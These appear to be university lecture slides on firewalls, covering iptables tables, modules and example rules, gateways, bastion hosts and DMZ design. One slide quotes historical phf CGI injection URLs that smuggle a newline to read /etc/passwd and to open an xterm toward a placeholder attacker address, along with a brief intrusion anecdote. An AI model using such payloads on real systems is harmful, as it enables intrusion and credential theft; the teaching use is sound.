
- filter
  - default table, contains the built-in chains INPUT (for packets destined to local sockets), FORWARD (for packets being routed through the box), and OUTPUT (for locally-generated packets)
- nat
  - Network Address Translation occurs before routing. Facilitates the transformation of the destination IP address to be compatible with the firewall's routing table. Used with NAT of the destination IP address,
  - It consists of three built-ins: PREROUTING (for altering packets as soon as they come in), OUTPUT (for altering locally-generated packets before routing), and POSTROUTING (for altering packets as they are about to go out)

# tables, again 2

- **mangle**
  - TCP header modification (modification of the TCP packet quality of service bits before routing occurs)
  - built-in chains: PREROUTING (for altering incoming packets before routing), OUTPUT (for altering locally-generated packets before routing), INPUT (for packets coming into the box itself), FORWARD (for altering packets being routed through the box), and POSTROUTING (for altering packets as they are about to go out)
- **raw**
  - mainly used for configuring exemptions from connection tracking

# Iptables Packet Flow Diagram

a.y. 2017-18



# iptables extended modules

- iptables can use extended packet matching modules
  - two ways: implicitly (when -p is specified) or explicitly (with the -m option, followed by the matching module name)
  - after these, various extra command line options become available, depending on the specific module.
- -m state [!] --state st
  - where st in {INVALID, ESTABLISHED, NEW, RELATED}
    - connections have state related if new connection is related to already established connection

# extended modules

module name	info
account	accounts traffic for all hosts in defined network/netmask
addrtype	matches packets based on their address type (UNSPEC, UNICAST, LOCAL, BROADCAST, ANYCAST, MULTICAST...)
connbytes	matches by how many bytes or packets a connection have transferred so far, or by average bytes per packet
connlimit	allows to restrict the number of parallel TCP connections to a server per client IP address (or address block)
connrate	module matches the current transfer rate in a connection

# extended modules

module name	info
conntrack	allows access to connection tracking information (more than the "state" match)
hashlimit	gives you the ability to express '1000 packets per second for every host in 192.168.0.0/16' or '100 packets per second for every service of 192.168.1.1' with a single iptables rule
icmp	allows specification of the ICMP type
iprange	matches on a given arbitrary range of IPv4 addresses
length	matches the length of a packet against a specific value or range of values

# extended modules

module name	info
mac	matches source MAC address. It must be of the form XX:XX:XX:XX:XX:XX. Note that this only makes sense for packets coming from an Ethernet device and entering the PREROUTING, FORWARD or INPUT chains
multiport	matches a set of source or destination ports. Up to 15 ports can be specified. A port range (port:port) counts as two ports. It can only be used in conjunction with -p tcp or -p udp
nth	matches every 'n'th packet
owner	matches various characteristics of the packet creator, for locally-generated packets. It is only valid in the OUTPUT chain, and even this some packets (such as ICMP ping responses) may have no owner, and hence never match

# extended modules

module name	info
psd	attempts to detect TCP and UDP port scans. This match was derived from Solar Designer's scanlogd
quota	Implements network quotas by decrementing a byte counter with each packet
random	randomly matches a certain percentage of all packets
state	allows access to the connection tracking state for this packet
tcp	extensions are loaded if '--protocol tcp' is specified
time	matches if the packet arrival time/date is within a given range
ttl	matches the time to live field in the IP header
udp	loaded if '--protocol udp' is specified

many other modules!

# iptables options

- type of options
  - COMMANDS
    - -A (--append) chain rule-specification
    - -L (--list) [chain]
  - PARAMETERS
    - [!] -p (--protocol) protocol
    - [!] -s (--source) address[/mask]
    - [!] -i (--in-interface) name
  - OTHER
    - -n (--numeric)
    - -j (--jump) target
- see man iptables for more

# Firewall: packet filter

Rules:

```
IPTABLES -t TABLE -A CHAIN -[I|O] IFACE -s x.y.z.w -d a.b.c.d -p PROT -m state  
--state STATE -j ACTION
```

Rules use

PACKET ADDRESS (TABLE) = nat | filter | ...

ORIGIN OF CONNECTION/PACK. = INPUT (I) | OUTPUT (O)| FORWARD (F) | ...

NETWORK INTERFACE (IFACE) = eth0 | eth1 | ppp0 (network adapter)

PROTOCOL (PROT) = tcp | icmp | udp .....

STATE OF THE CONNECTION (STATE) = NEW | ESTABLISHED | RELATED .....

BASED ON THE RULES THERE IS ONE ACTION

ACTION ON THE PACKET = DROP | ACCEPT | REJECT | DNAT | SNAT .....

# Firewall: examples

Assume eth0 interface of a router to public Internet

- Block all incoming traffic

`iptables -A FORWARD -i eth0 -j DROP`

*Note: packets are discarded with no reply to the sender; in this way the firewall not protects against flooding attacks and does not provide information for attacks based on “port scanning”*

- Accept pck from outside if they refer to a TCP connection started within the network

`iptables -A FORWARD -i eth0 -m state  
--state ESTABLISHED -j ACCEPT`

*Note state “ESTABLISHED” allows to decide whether the connection originated from the inside or the outside; ESTABLISHED information is stored in the IPTABLES;*

# example 1

- Allow firewall to accept TCP packets for routing when they enter on interface eth0 from any IP address and are destined for an IP address of 192.168.1.58 that is reachable via interface eth1. The source port is in the range 1024 to 65535 and the destination port is port 80 (www/http)

```
iptables -A FORWARD -s 0/0 -i eth0 -d  
192.168.1.58 -o eth1 -p TCP --sport  
1024:65535 --dport 80 -j ACCEPT
```

## example 2

- allow the firewall to send ICMP echo-requests (pings) and in turn accept the expected ICMP echo-replies

```
iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT
```

```
iptables -A INPUT -p icmp --icmp-type echo-reply -j ACCEPT
```

# example 3

- accept at most 1 ping/second

```
iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 1/s -i eth0 -j ACCEPT
```

- limiting the acceptance of TCP segments with the SYN bit set to no more than five per second

```
iptables -A INPUT -p tcp --syn -m limit --limit 5/s -i eth0 -j ACCEPT
```

# example 4

- Allow the firewall to accept TCP packets to be routed when they enter on interface eth0 from any IP address destined for IP address of 192.168.1.58 that is reachable via interface eth1. The source port is in the range 1024 to 65535 and the destination ports are port 80 (www/http) and 443 (https).
- The return packets from 192.168.1.58 are allowed to be accepted too. Instead of stating the source and destination ports, you can simply allow packets related to established connections using the -m state and --state ESTABLISHED options.

```
iptables -A FORWARD -s 0/0 -i eth0 -d 192.168.1.58 -o  
eth1 -p TCP --sport 1024:65535 -m multiport --dports  
80,443 -j ACCEPT
```

```
iptables -A FORWARD -d 0/0 -o eth0 -s 192.168.1.58 -i  
eth1 -p TCP -m state --state ESTABLISHED -j ACCEPT
```

# example 5

- allow DNS access from/to firewall

```
iptables -A OUTPUT -p udp -o eth0 --  
dport 53 --sport 1024:65535 -j  
ACCEPT
```

```
iptables -A INPUT -p udp -i eth0 --  
sport 53 --dport 1024:65535 -j  
ACCEPT
```

# example 6

- allow www & ssh access to firewall

```
iptables -A OUTPUT -o eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
iptables -A INPUT -p tcp -i eth0 --dport 22 --sport 1024:65535 -m state --state NEW -j ACCEPT
```

```
iptables -A INPUT -p tcp -i eth0 --dport 80 --sport 1024:65535 -m state --state NEW -j ACCEPT
```

# example 7

- allow firewall to access the Internet
  - enables a user on the firewall to use a Web browser to surf the Internet. HTTP traffic uses TCP port 80, and HTTPS uses port 443

```
iptables -A OUTPUT -j ACCEPT -m state --  
state NEW,ESTABLISHED,RELATED -o eth0  
-p tcp -m multiport --dports 80,443 --  
sport 1024:65535
```

```
iptables -A INPUT -j ACCEPT -m state --  
state ESTABLISHED,RELATED -i eth0 -p  
tcp
```

# example 8

- allow home Network to access firewall
  - in the example, eth1 is directly connected to a home network using IP addresses from the 192.168.1.0 network. All traffic between this network and the firewall is simplistically assumed to be trusted and allowed.
- `iptables -A INPUT -j ACCEPT -p all -s 192.168.1.0/24 -i eth1`
- `iptables -A OUTPUT -j ACCEPT -p all -d 192.168.1.0/24 -o eth1`

# example 9

- allow loopback

```
iptables -A INPUT -i lo -j ACCEPT  
iptables -A OUTPUT -o lo -j ACCEPT
```


# iptables administration

- a new rule immediately applies
  - no need to restart iptables
- changes are lost at reboot
  - good to insert iptables configuration in the boot sequence
- useful commands (need sudoer)
  - iptables-save > iptables.dat
  - iptables-restore < iptables.dat
- good HOWTO:  
<https://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.txt>

# Firewalls: other approaches


- Application level
  - use a specific application
  - fully accesses protocols
    - user requests service
    - request is accepted/denied according to defined rules
    - accepted requests are served
  - needs a proxy server for each service!
- Circuit level
  - establishes two TCP connections
  - security enforced by limiting the authorized connections

# Circuit-Level Gateway



- Splices and relays two TCP connections
  - Does not examine the contents of TCP segments; less control than application-level gateway
  - checks validity of TCP connections against a table of allowed connections, before a session can be opened
  - valid session on the base of dest/src addr/ports, time of day, protocol, user and password.
  - Once session is allowed, no further checks
- Client applications must be adapted for SOCKETS
  - “Universal” interface to circuit-level gateways
- For lower overhead, application-level proxy on inbound, circuit-level on outbound (trusted users)

# Application-Level Gateway



- Splices and relays application-specific connections
  - Example: Web browser proxy
  - Big overhead, but can log and audit all activity
- Can support user-to-gateway authentication
  - Log into the proxy server with username and password
- Can use filtering rules
- Need separate proxy for each application

# Comparison

	Performance	Modify client application	Defends against attacks
• Packet filter	Best	No	Worst
• Session filter		No	
• Circuit-level gateway		Yes (SOCKS)	
• Application-level gateway	Worst	Yes	Best

```
graph TD; Performance[Performance] --> Worst[Worst]; Defends[Defends against attacks] --> Best[Best]
```

# other firewalls' operations

in addition to control in/out traffic firewalls

- can control band use
- hide information on internal network

# Why Filter Outbound Connections?

[From “The Art of Intrusion”, available [here](#)]

- whitehouse.gov: inbound X connections blocked by firewall, but input sanitization in phonebook script doesn't filter out 0x0a (newline)

`http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd`

- Displays password file

`http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20attackers.ip.address:0.0`


- Opens outbound connection to attacker's X server (permitted by firewall!)
- Then use buffer overflow in ufsrestore to get root

# More Fun with Outbound

[From “The Art of Intrusion”, available [here](#)]

- Guess CEO’s password and log into his laptop
- Try to download hacking tools with FTP
  - Oops! Personal firewall on laptop pops up a warning every time FTP tries to connect to the Internet
  - Kill firewall before CEO notices
- Use Internet Explorer object instead
  - Most firewalls permit Internet Explorer to connect to the Internet
- Get crackin’ ...

# Firewall: where to place it



(a) Packet-filtering router

- We need servers of the network to be protected should be accessible from outside
- Solution: allow traffic for specific applications to enter (i.e. open specific ports for applications: 25 for smtp, 80 for http, ...)

BUT

- Software applications can have bugs that are exploited by the attacker
- Hacker can take control of servers bypassing the firewall

# Bastion Host

- **Bastion host** is a **hardened** system implementing application-level gateway behind packet filter
  - Trustable operating systems: run few applications and all non-essential services are turned off
  - Application-specific proxies for supported services
    - Each proxy supports only a subset of application's commands, traffic is logged and audited (to analyze attacks), disk access restricted, runs as a non-privileged user in a separate directory (independent of others)
  - Support for user authentication
- All traffic flows through bastion host
  - Packet router allows external packets to enter only if their destination is bastion host, and internal packets to leave only if their origin is bastion host

# Bastion Host

1. unique host that is reachable from the Internet
2. massively protected host
3. secure operating system (hardened or trusted)
4. no unneeded software, no compilers & interpreters
5. proxy server in a insulated environment (chrooting)
6. read-only file system
7. process checker
8. integrity file system checker
9. small number of services and no user accounts
10. untrusted services have been removed
11. saving & control of logs
12. source-routing disabled


# Firewall: where to place it

## DeMilitarized Zone (DMZ)


- Servers that should be reachable from the outside are placed in a special area DMZ
- External connections/users can reach these servers but cannot reach the internal network because it is blocked by the Bastion host
- External connections/users that do not access these servers are dropped
- There can be several levels

Note: great attention should be dedicated to the traffic entering the DMZ: if an hacker controls the bastion host he can enter the internal LAN


# Single-Homed Bastion Host



# Dual-Homed Bastion Host



# Screened Subnet



Only the screened subnet is visible  
to the external network;  
internal network is invisible

# Protecting Addresses and Routes

- Hide IP addresses of hosts on internal network
  - Only services that are intended to be accessed from outside need to reveal their IP addresses
  - Keep other addresses secret to make spoofing harder
- Use NAT (network address translation) to map addresses in packet headers to internal addresses
  - 1-to-1 or N-to-1 mapping
- Filter route announcements
  - No need to advertise routes to internal hosts
  - Prevent attacker from advertising that the shortest route to an internal host lies through him

# General Problems with Firewalls

- Interfere with networked applications
- Don't solve the real problems
  - Buggy software (think buffer overflow exploits)
  - Bad protocol design (think WEP in 802.11b)
- Generally don't prevent denial of service
- Don't prevent insider attacks
- Increasing complexity and potential for misconfiguration